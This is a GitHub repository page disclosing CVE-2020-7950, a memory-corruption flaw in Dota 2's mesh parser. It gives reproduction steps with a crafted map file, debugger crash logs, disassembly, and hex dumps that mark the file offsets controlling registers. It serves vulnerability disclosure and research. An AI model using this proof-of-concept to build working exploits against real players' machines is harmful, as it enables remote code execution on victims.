master ▾ CVEs / CVE-2020-7950 /

bi7s Update README.md ... on Jan 24, 2020 History

..	
README.md	3 years ago
dbg.png	3 years ago
dbginfo.txt	3 years ago
node000_layer0_b133_mesh_base.vmesh_c	3 years ago
offsets.png	3 years ago
zuff.vpk	3 years ago

README.md

CVE-2020-7950

Valve Dota 2 (meshsystem.dll) before 7.23f allows remote attackers to achieve code execution or denial of service by creating a gaming server and inviting a victim to this server, because a crafted map is mishandled during a GetValue call.

Attacker need invite a victim to play on attacker game server using specially crafted map or create custom game, then when initialize the game of the victim, the specially crafted map will be automatically downloaded and processed by the victim, which will lead to the possibility to exploit vulnerability. Also attacker can create custom map and upload it to Steam.

Steps for reproduce:

1. Copy attached file zuff.vpk to map directory (C:\Program Files (x86)\Steam\steamapps\common\dota 2 beta\game\dota\maps)
2. Launch Dota2
3. Launch "zuff" map from Dota2 game console. Command for game console = map zuff
4. Dota2 is crash (Access Violation)

Debug information:

```
(32cc.7e8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files (x86)\Steam\steamapps\common\dota 2
beta\game\bin\win64\meshsystem.dll -
meshsystem!BinaryProperties_GetValue+0x254b3:
00007ff9`2ee132c3 410f100410      movups  xmm0,xmmword ptr [r8+rdx] ds:000001f7`21d0cd61=????????????????????????????????
0:000> r
rax=0000000041414141 rbx=000001f6e08f8c20 rcx=00007feddaba0010
rdx=000001f721d0cd61 rsi=0000000011111111 rdi=000001f6e666a920
rip=00007ff92ee132c3 rsp=0000005e803fe980 rbp=0000000000000000
 r8=0000000000000000  r9=0000000000008000 r10=0000000011111111
r11=00007feddaba0010 r12=00000000000087ff r13=00000000aaa47190
r14=0000005e803feb30 r15=0000000000000002
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
meshsystem!BinaryProperties_GetValue+0x254b3:
00007ff9`2ee132c3 410f100410      movups  xmm0,xmmword ptr [r8+rdx] ds:000001f7`21d0cd61=????????????????????????????????

0:000> .load msec.dll
0:000> !exploitable

!exploitable 1.6.0.0
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files (x86)\Steam\steamapps\common\dota 2
beta\game\bin\win64\resourcesystem.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files (x86)\Steam\steamapps\common\dota 2
beta\game\bin\win64\filesystem_stdio.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files (x86)\Steam\steamapps\common\dota 2
beta\game\bin\win64\engine2.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files (x86)\Steam\steamapps\common\dota 2
beta\game\bin\win64\dota2.exe -
Exploitability Classification: PROBABLY_EXPLOITABLE
Recommended Bug Title: Probably Exploitable - Data from Faulting Address controls subsequent Write Address starting at
meshsystem!BinaryProperties_GetValue+0x00000000000254b3 (Hash=0xd5611c48.0x939c36b3)

The data from the faulting address is later used as the target for a later write.
```


Full debug information

Code near exception:

```
00007ff9`2ee132b1 486303          movsxd  rax,dword ptr [rbx]
00007ff9`2ee132b4 488b4f10        mov     rcx,qword ptr [rdi+10h]
00007ff9`2ee132b8 488d1403        lea     rdx,[rbx+rax]
00007ff9`2ee132bc 85c0            test    eax,eax
00007ff9`2ee132be 7503            jne     meshsystem!BinaryProperties_GetValue+0x254b3 (00007ff9`2ee132c3)
00007ff9`2ee132c0 488bd5          mov     rdx,rbp
00007ff9`2ee132c3 410f100410      movups  xmm0,xmmword ptr [r8+rdx] ds:000001f7`21d0cd61=????????????????????????????????
```

Description

We have full control for this exception, it can be seen from the code near the exception: The register rbx pointing to the area of memory controlled by us!



```
00007ff9`2ee132aa 4883c308        add     rbx,8
00007ff9`2ee132ae 4c8bc5          mov     r8,rbp
00007ff9`2ee132b1 486303          movsxd  rax,dword ptr [rbx]
00007ff9`2ee132b4 488b4f10        mov     rcx,qword ptr [rdi+10h]
00007ff9`2ee132b8 488d1403        lea     rdx,[rbx+rax]
00007ff9`2ee132bc 85c0            test    eax,eax
00007ff9`2ee132be 7503            jne     meshsystem!BinaryProperties_GetValue+0x254b3 (00007ff
00007ff9`2ee132c0 488bd5          mov     rdx,rbp
00007ff9`2ee132c3 410f100410      movups  xmm0,xmmword ptr [r8+rdx] ds:000001f7`21d0cd61=?????
00007ff9`2ee132c8 410f110408      movups  xmmword ptr [r8+rcx],xmm0
00007ff9`2ee132cd 410f104c1010    movups  xmm1,xmmword ptr [r8+rdx+10h]
00007ff9`2ee132d3 410f114c0810    movups  xmmword ptr [r8+rcx+10h],xmm1
00007ff9`2ee132d9 418b441020      mov     eax,dword ptr [r8+rdx+20h]
00007ff9`2ee132de 4189440820      mov     dword ptr [r8+rcx+20h],eax
00007ff9`2ee132e3 418b441024      mov     eax,dword ptr [r8+rdx+24h]
00007ff9`2ee132e8 4189440824      mov     dword ptr [r8+rcx+24h],eax
00007ff9`2ee132ed 418b441028      mov     eax,dword ptr [r8+rdx+28h]
```

```
000001f6`e08f8c20 41 41 41 41 11 11 11 11 00 00 00 00 00 00 00 00 00 00  AAAA..............
000001f6`e08f8c32 00 00 54 45 58 43 4f 4f 52 44 00 00 00 00 00 00 00 00  ..TEXCOORD........
000001f6`e08f8c44 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
000001f6`e08f8c56 00 00 10 00 00 00 0c 00 00 00 00 00 00 00 00 00 00 00  ..................
000001f6`e08f8c68 00 00 00 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  ...BBBBBBBBBBBBBBB
000001f6`e08f8c7a 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBBBB
000001f6`e08f8c8c 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBBBB
000001f6`e08f8c9e 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBBBB
000001f6`e08f8cb0 42 42 42 42 42 42 42 42 42 42 4e 4f 52 4d 41 4c 00 00  BBBBBBBBBBNORMAL..
000001f6`e08f8cc2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
000001f6`e08f8cd4 00 00 00 00 00 00 00 00 00 00 1c 00 00 00 14 00 00 00  ..................
000001f6`e08f8ce6 00 00 00 00 00 00 00 00 00 00 00 00 54 45 58 43 4f 4f  ............TEXCOO
000001f6`e08f8cf8 52 44 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  RD................
000001f6`e08f8d0a 00 00 00 00 00 00 00 00 03 00 00 00 1c 00 00 00 18 00  ..................
000001f6`e08f8d1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 45 58 43  ..............TEXC
000001f6`e08f8d2e 4f 4f 52 44 00 00 00 00 00 00 00 00 00 00 00 00 00 00  OORD..............
000001f6`e08f8d40 00 00 00 00 00 00 00 00 00 00 01 00 00 00 1c 00 00 00  ..................
```

```
(32cc.7e8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files (x86)\Steam\steamapps\common\dota 2 beta\game\bin\win64\meshsystem.dll -
meshsystem!BinaryProperties_GetValue+0x254b3:
00007ff9`2ee132c3 410f100410      movups  xmm0,xmmword ptr [r8+rdx] ds:000001f7`21d0cd61=????????????????????????????????
0:000> r
rax=0000000041414141 rbx=000001f6e08f8c20 rcx=00007feddaba0010
rdx=000001f721d0cd61 rsi=0000000011111111 rdi=000001f6e666a920
rip=00007ff92ee132c3 rsp=0000005e803fe980 rbp=0000000000000000
 r8=0000000000000000  r9=0000000000008000 r10=0000000011111111
r11=00007feddaba0010 r12=00000000000087ff r13=00000000aaa47190
r14=0000005e803feb30 r15=0000000000000002
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
meshsystem!BinaryProperties_GetValue+0x254b3:
00007ff9`2ee132c3 410f100410      movups  xmm0,xmmword ptr [r8+rdx] ds:000001f7`21d0cd61=????????????????????????????????
0:000>
```

`00007ff92ee132b1 486303 movsxd rax,dword ptr [rbx]` - move 0x41414141 to rax


`00007ff92ee132b8 488d1403 lea rdx,[rbx+rax]` - rbx add rax and value move to rdx (The register rbx ponting to the area of memory controlled by us and we have control for rax = 0x41414141)

`00007ff92ee132c3 410f100410 movups xmm0,xmmword ptr [r8+rdx] ds:000001f721d0cd61=???????????????????????????????? - Exception (r8 = 0)` This means that we have full control of the address for exception.

This allows us to intercept the program flow what could lead to remote code execution if attacker will host a malicious server, will be able compromise a remote client by having them download a custom map or addon, triggering remote code execution on the victim's computer. Also we have control the dword of the registers rsi and r10 it could help for exploitation this vulnerability.

If extract zuff.vpk then in directory zuff\maps\zuff\worldnodes locate file node000_layer0_b133_mesh_base.vmesh_c. Modifying for this file does exception.

node000_layer0_b133_mesh_base.vmesh_c - offset for rax value is 0x620 node000_layer0_b133_mesh_base.vmesh_c - offset for rsi and r10 values is 0x624



```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E  0123456789ABCDEF0123456789ABCDE
000004B9  94 01 0C C1 00 8F E3 30 00 22 00 D1 04 74 01 00 00 0E 20 01 11 07 60 00 60 40 0F 50 00 12 07  ........0."...t.... ....`.`@.P...
000004D8  14 01 54 2B F0 3F 8F 00 10 30 02 09 01 0F 11 80 00 66 04 12 C9 00 13 C0 00 86 01 FA F2 14 50  ..T+.?...0........f............P
000004F7  00 15 30 00 83 11 1F 03 A0 01 E6 03 16 C0 00 02 01 7F 0E 06 02 7F 0E A5 0D FD 3F 72 0E 8F 81  ..0.......................?r...
00000516  11 30 04 7F 0E 40 01 22 00 7F 0E B1 05 EF 0D 16 01 7F 0E 71 04 7F 0E 01 17 CF EC 70 01 7F 0E  .0...@."..........q.......p...
00000535  D1 05 80 01 00 00 1A 03 7F 0E 00 00 FF 1C FA 1C E3 51 1D 90 04 72 0E FE 5F CC 80 00 21 00 7F  .................Q...r._...!..
00000554  0E 51 01 31 00 7F 0E 91 08 56 0D 8F 00 7F 0E 61 04 5A 0B 13 10 01 86 7C 9C 01 18 50 00 7F 0E  .Q.1.....V.....a.Z.....|...P...
00000573  D1 05 80 01 7F 0E 00 02 01 E2 24 91 2E 54 07 00 00 8F 00 4D AD 16 01 19 50 04 A1 10 00 1A 80  ..........$..T.....M...P......
00000592  00 09 61 05 1B 80 00 12 01 1C 85 00 1D 80 00 66 25 03 01 05 70 00 00 1E 40 00 E2 01 1F 85 00  ..a............f%...p_..@......
000005B1  20 80 00 01 FF 00 00 00 00 00 00 00 00 00 00 10 00 00 00       00             00 01 88 00 00  ........................ ......
000005D0  AA 03 00 00 24 00 00 00 28 00 00 00 06 00 00 00 70 01 00       83             00 00 02 00 00  ....$...(.......p..............
000005EF  00 00 00 00 00 00 00 00 00 40 85 00 00 5E 17 00 00 50          54             00 00 00 00 00  .........@...^...POSITION......
0000060E  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 41 41 41 41 11 11 11 11 00 00 00 00 00  ..................AAAA.........
0000062D  00 00 00 00 00 00 00 54 45 58 43 4F 4F 52 44 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .......TEXCOORD................
0000064C  00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 0C 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
0000066B  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
0000068A  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
000006A9  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 4E 4F 52 4D 41 4C 00 00 00 00 00 00 00 00  BBBBBBBBBBBBBBBBBNORMAL........
000006C8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1C 00 00 00 14 00 00 00 00  ...............................
000006E7  00 00 00 00 00 00 00 00 00 00 00 54 45 58 43 4F 4F 52 44 00 00 00 00 00 00 00 00 00 00 00 00  ...........TEXCOORD............
00000706  00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 1C 00 00 00 18 00 00 00 00 00 00 00 00 00 00  ...............................
00000725  00 00 00 00 00 54 45 58 43 4F 4F 52 44 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....TEXCOORD..................
00000744  00 00 00 00 00 00 01 00 00 00 1C 00 00 00 1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54  ..............................T
00000763  45 58 43 4F 4F 52 44 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  EXCOORD........................
00000782  02 00 00 00 1C 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 80 33 C5 00 00 00  ........ ..................3...
000007A1  43 00 00 80 43 01 80 B3 C1 00 00 80 BF C0 C0 FF 3F FE FE FE 00 00 FF 7F 00 81 7F FF 00 C9 AE  C...C...........?..............
000007C0  33 C5 00 00 80 42 00 00 80 43 C9 AE B3 C1 00 00 00 BF C0 C0 FF 3F FE FE FE 00 00 FF 7F 00 81  3....B...C...........?.........
000007DF  7F FF 00 00 00 30 C5 00 00 80 42 00 00 80 43 00 00 B0 C1 00 00 00 BF C0 C0 FF 3F FE FE FE 7F  .....0....B...C............?....
000007FE  00 FF 00 00 81 7F FF 00 00 00 30 C5 00 00 00 43 00 00 80 43 00 00 B0 C1 00 00 80 BF C0 C0 FF  ..........0....C...C...........
0000081D  3F FE FE FE 7F 00 FF 00 00 81 7F FF 00 00 00 30 C5 00 00 40 43 00 00 80 43 00 00 B0 C1 00 00  ?...............0...@C...C......
0000083C  C0 BF C0 C0 FF 3F FE FE FE 7F 00 FF 00 00 81 7F FF 00 62 AE 33 C5 00 00 40 43 00 00 80 43 62  .....?............b.3...@C...Cb
0000085B  AE B3 C1 00 00 C0 BF C0 C0 FF 3F FE FE FE 00 00 FF 7F 00 81 7F FF 00 00 00 34 C5 00 00 00 00  ..........?...............4.....
0000087A  00 00 80 43 00 00 B4 C1 00 00 00 80 C0 C0 FF 3F FE 53 FE 00 00 FF 00 00 81 7F FF 00 00 00 30  ...C..........?.S.............0
00000899  C5 00 00 80 B7 00 00 80 43 00 00 B0 C1 00 00 00 34 C0 C0 FF 3F FE FE FE 9C 00 FF 00 00 81 7F  .........C.......4...?.........
000008B8  FF 00 00 00 30 C5 00 00 80 43 00 00 80 43 00 00 B0 C1 00 00 00 C0 C0 C0 FF 3F FE FE FE 7D 00  ....0....C...C.............?...}.
```

Data at offset 0x000005A7:

```
int8        0
uint8       0
int16       0
uint16      0
int32       1075707904
uint32      1075707904
int64       2234315380856061952
uint64      2234315380856061952
half float  0.
float       2.46875
double      2.5439479e-159
DATE        <invalid>
DOS date    <invalid>
DOS time    12:00:00 AM
FILETIME    <invalid>
time_t      7:45:04 AM 2/2/2004
time64_t    <invalid>
binary      0000000000000000000111100100000000000000...
```

Sample for this report node000_layer0_b133_mesh_base.vmesh_c

Timeline:

13.07.2019 - Report to hackerone

- ignore
- ignore
- ignore

24.01.2020 - Disclose vulnerability details

State of report for this vulnerability for hackerone still "triaged"